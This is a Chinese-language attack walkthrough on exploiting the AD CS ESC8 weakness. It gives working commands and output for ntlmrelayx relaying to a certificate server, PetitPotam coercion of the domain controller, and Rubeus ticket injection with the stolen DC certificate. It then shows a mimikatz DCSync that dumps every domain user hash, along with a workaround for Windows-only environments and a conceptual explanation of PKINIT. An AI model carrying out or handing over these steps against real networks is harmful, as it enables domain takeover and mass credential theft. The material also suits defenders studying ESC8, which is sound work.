0x01 漏洞实战

一般来说，打ADCS系列的漏洞，是有套路的。


但是套路也不一定管用，这里后面会讲为什么不管用。

这里我们打的是ESC8的漏洞，也就是需要relay，即中继的漏洞。

先看操作


首先用certify先扫一遍

```
https://github.com/GhostPack/Certify
```



这是certify的命令

然后结果很搞笑，直接告诉我没有漏洞



那么问题来了，certify说没有就是真的没有吗?

也是不要太相信工具，这里我自己手动测一下。


首先下impacket的工具包，把环境装好

```
https://github.com/fortra/impacket
```

这里我用的kali桥接，代入了域内。

先创建一个python的虚拟环境

```
pip install virtualenv

virtualenv impacket
```



虚拟环境创建好了之后，直接

```
pip install .
```

来安装impacket的依赖

```
└─# pip install .
Processing /root/Desktop/cstools/impacket-master
  Preparing metadata (setup.py) ... done
Collecting charset_normalizer
  Downloading charset_normalizer-3.1.0-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (197 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 197.3/197.3 kB 421.2 kB/s eta 0:00:00
Collecting dsinternals
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 174.2/174.2 kB 510.6 kB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting flask>=1.0
  Downloading Flask-2.3.2-py3-none-any.whl (96 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 96.9/96.9 kB 409.2 kB/s eta 0:00:00
Collecting future
  Downloading future-0.18.3.tar.gz (840 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 840.9/840.9 kB 427.3 kB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 432.2/432.2 kB 496.3 kB/s eta 0:00:00
Collecting ldapdomaindump>=0.9.0
  Downloading ldapdomaindump-0.9.4-py3-none-any.whl (18 kB)
```

依赖安装完成就可以测试脚本是否能够跑的起来

```
└─# python ntlmrelayx.py
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Running in reflection mode
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
```


发现可以正常跑起来

那么这一步就做完了

接下来我们需要看看域内证书服务器的位置在哪

执行以下命令

```
certutil -config - -ping
```



得到两台证书服务器的位置

但是这个命令有个弊端，即无法通过命令行的形式来看回显。

也就是说，这条命令需要通过远程到目标主机，在主机上键入这个命令，弹框后才可以查看到回显。

而一般我们用C2，执行命令无法回显。

这里的办法就是直接certutil，不接后面的参数。

如下

```
C:\                          >certutil
项 0:
  名称:                                -CA-1"
  部门:
  单位:                              ""
  区域:                              ""
  省/自治区:                         ""
  国家/地区:                         ""
  配置:                                com\      -1"
  Exchange 证书:
  签名证书:
  描述:
  服务器:                                com"
  颁发机构:                            -CA-1"
  净化的名称:                          -CA-1"
  短名称:                              -CA-1"
  净化的短名称:                        -CA-1"
  标记:
  Web 注册服务器:                    ""

项 1:
  名称:                                -CA"
  部门:
  单位:
  区域:
  省/自治区:
  国家/地区:                                  G-CA"
  Exchange 证书:
  签名证书:                          ""
  描述:                              ""
  服务器:                                com"
  颁发机构:                            -CA"
  净化的名称:                          -CA"
  短名称:                              -CA"
  净化的短名称:                        -CA"
  标记:
  Web 注册服务器:                    ""
CertUtil: -dump 命令成功完成。
```

这样就能直接查看到对应的ca服务器名称，然后ping一下就能获得对应的ip。

```
正在                com                ] 具有 32 字节的数据:
来自                ]: 字节=32 时间<1ms TTL=127

]                的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 1, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
Control-C
```

ok，现在对应证书服务器的ip定位到了，就开始准备进一步的漏洞利用部分了。

首先在我们的攻击机上做一个监听，开启ntlmrelay。

```
┌──(ntlm1)─(root㉿kali)-[~/Desktop/cstools/impacket-master/examples]
└─# python ntlmrelayx.py -debug -smb2support --target                    'certsrv/certfnsh.asp --adcs --template
 DomainController
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[+] Impacket Library Installation Path: /root/Desktop/cstools/impacket-master/ntlm1/lib/python3.11/site-packages
/impacket
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack SMB loaded..
```

然后我用PetitPotam漏洞来打一下域控，让他强制认证到我的中继服务器上。


```
└─# python3 PetitPotam.py 10.(       B 10.

              ___      _       _       _       ___       _
             | _ \    ___     | |_    (_)     | |_     | _ \    ___     | |_     __ _     _ __
             |  _/   / -_)    |  _|   | |     |  _|    |  _/   / _ \    |  _|   / _` |   |  ' \
            _|_|_   \___|    _\__|   _|_|_    _\__|   _|_|_   \___/    _\__|   \__,_|   |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

                PoC to elicit machine account authentication via some MS-EFSRPC functions
                                        by topotam (@topotam77)

                        Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:
[+] Connected!
[+] Binding to c
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

然后抓到证书

```
[+] No more targets
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.30.10.235 controlled, but there are no more targe
ts left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 14
[*] Base64 certificate of user ALI-AD$:
                                                                                                              b3
                                                                                                              vr
                                                                                                              /j
                                                                                                              Px
                                                                                                              JE
                                                                                                              /R
                                                                                                              oI
                                                                                                              hp
                                                                                                              ny
                                                                                                              FP
                                                                                                              bn
                                                                                                              A9
                                                                                                              E/
                                                                                                              Hr
                                                                                                              Cu
                                                                                                              Ql
                                                                                                              ss
                                                                                                              5T
                                                                                                              wL
                                                                                                              pY
                                                                                                              z/
                                                                                                              7H
```


复制这张证书，然后利用Rubeus注入票据

```
Rubeus.exe asktgt /user:DC01$ /certificate:/ptt
```



执行完毕之后票据会自动注入到内存中。

可以通过klist来查看，然后尝试dcsync操作




发现直接被拒绝。


这里是一个坑，解决这个问题的办法就是带上账号密码进行petitpotam。

这里在强制认证之前追加上账号密码。

```
python3 PetitPotam.py 10.2.2.2 10.1.1.1 -u xxx -p xxx -d xxx
```



然后再次重复上面的操作，最后再来一次dcsync。



即可获取域内全量用户的hash。

```
lsadump::dcsync /domain:xxx.com /all /csv
```

如果暂时不用这张票据，也可以选择不注入内存，把票据导出来。

在后面加上一个参数即可

```
/outfile:fucku.krb
```

从而实现把票据导出，然后再找自己喜欢的机器用Mimikatz获取其他工具来注入TGT。

0x02 漏洞本质

从刚刚的漏洞利用流程中我们可以看到，监听启动之后，就轮到了强制认证环节。

这里解释一下为什么还需要强制认证一次，顺便从头梳理一遍这个漏洞的发生机理。

首先，我们知道，域内认证都是靠这个叫做Kerberos协议的东西。

从用户的感官上来讲，我们域内认证无非就是输入我们的域账号密码，然后登录，然后就可以进去了。

这个过程就用了Kerberos协议，具体细化和KDC的认证流程这里我们先不提，网上有很多资料，这里只需要知道，原来传统的Kerberos认证是通过我们输入账号密码进行认证就可以了。

但是一旦域内有了ADCS这个东西，就会有一些新花样。

这个新花样在于，这个玩意扩充了原来的Kerberos认证，类似于加载了一个DLC，整了点新活出来。


什么新活呢？就是他扩充了一个叫做PKINIT协议的东西。

这个东西的作用就是支持证书来进行Kerberos认证。

什么意思呢？

就是原来你得输入账号密码进行域认证登录，现在你用证书就可以了。

原来的流程如下图所示：




而现在认证的流程就变成

1.首先一个用户跟ADCS（证书服务器去申请）先申请一张证书

2.对应用户拿到了证书，就可以用对应用户的名义去KDC那里申请票据，也就是TGT。

3.拿到了TGT就可以完成接下来的Kerberos认证流程了，也就是有权限了。

如下图所示：



那么话又说回到这个强制认证的环节。

这里需要明确几个问题

1.为什么要强制认证，作用在哪里?

2.为什么网上说强制认证之后就可以拿到域控权限了?

那么下面我们逐一来解答。

首先先讨论一下利用背景。

我们的核心目的就是为了取得域控在ADCS证书服务器上的证书，也就是说，我们想要域控去和ADCS证书服务器做一下交互。

域控是以域控机器账户的身份去申请的证书，那么这张证书理所应当，就具有域管权限。

我们的目的就是偷到这张证书，然后利用这个证书去走扩展的PKINIT协议，实现无账号密码的情况下，也能拿到TGT从而拿到域管权限。

但是人家域控本来好端端的，鸟都不鸟你一下，你凭什么去让他请求ADCS服务器？还想他帮你认证一个证书。。。

于是强制认证的作用就体现出来了，他本来是好端端的，但是用类似于PrintBug抑或是现在我漏洞利用中使用的PetitPotam漏洞，都是可以让域控进行强制认证的。

于是漏洞整体的利用链就被打通了，如下图所示

这里我让域控去跟ADCS服务器申请一个证书，但是我在中间充当了一个恶意服务器，域控以为我是ADCS服务器，但其实我不是。

然后我拿到了域控提交的凭据之后，再把这个凭据转交给ADCS服务器。

然后ADCS服务器以为是正主来了，东西又是真的，校验过后没有问题，于是就给我发了一张证书。

然后这个证书本来是发给域控的，现在又被我在中间偷到了。


于是我现在就可以用这个证书走扩展的PKINIT协议协议，即利用证书进行认证，直接拿到TGT，也不用账号密码了。

拿到TGT之后，后续的流程就和传统的Kerberos流程一样了，这里就不再赘述了。

0x03 限制环境下的利用

通常而言，打到域内之后上面的python环境往往都是不具备的。

而且在win环境下还经常会遇到端口占用的问题，如下：



这种情况的话，可以参考

```
https://xz.aliyun.com/t/12267#toc-9
```

Window环境

考虑实战环境，在没有Linux机器以及Python环境下的利用，存在一台Windows机器与域控、ADCS服务器网络连通即可
将Python环境打包，参考：https://www.jianshu.com/p/e2402fb35553

```
#转发445，需要管理员权限
divertTCPConn.exe 445 4455 debug
#监听
python.exe ntlmrelayx.py -t http://10.211.55.20/certsrv/certfnsh.asp -smb2support --smb-port
```

配合python环境打包和端口转发可以解决这个问题，但是需要管理员权限

Done

参考文档:

https://forum.butian.net/share/1941

https://xz.aliyun.com/t/12267#toc-9

https://mp.weixin.qq.com/s?__biz=MzkxNTEzMTA0Mw==&mid=2247492198&idx=1&sn=a76945168a0f875685e3e0d8aad4596c&chksm=c1617daaf616f4bc0e7812ee5eb533ba786dd63c30c3f91cfbd0bd9e509263b4f36dd5987494&scene=21#wechat_redirect

https://xz.aliyun.com/t/10395

https://zhuanlan.zhihu.com/p/621550159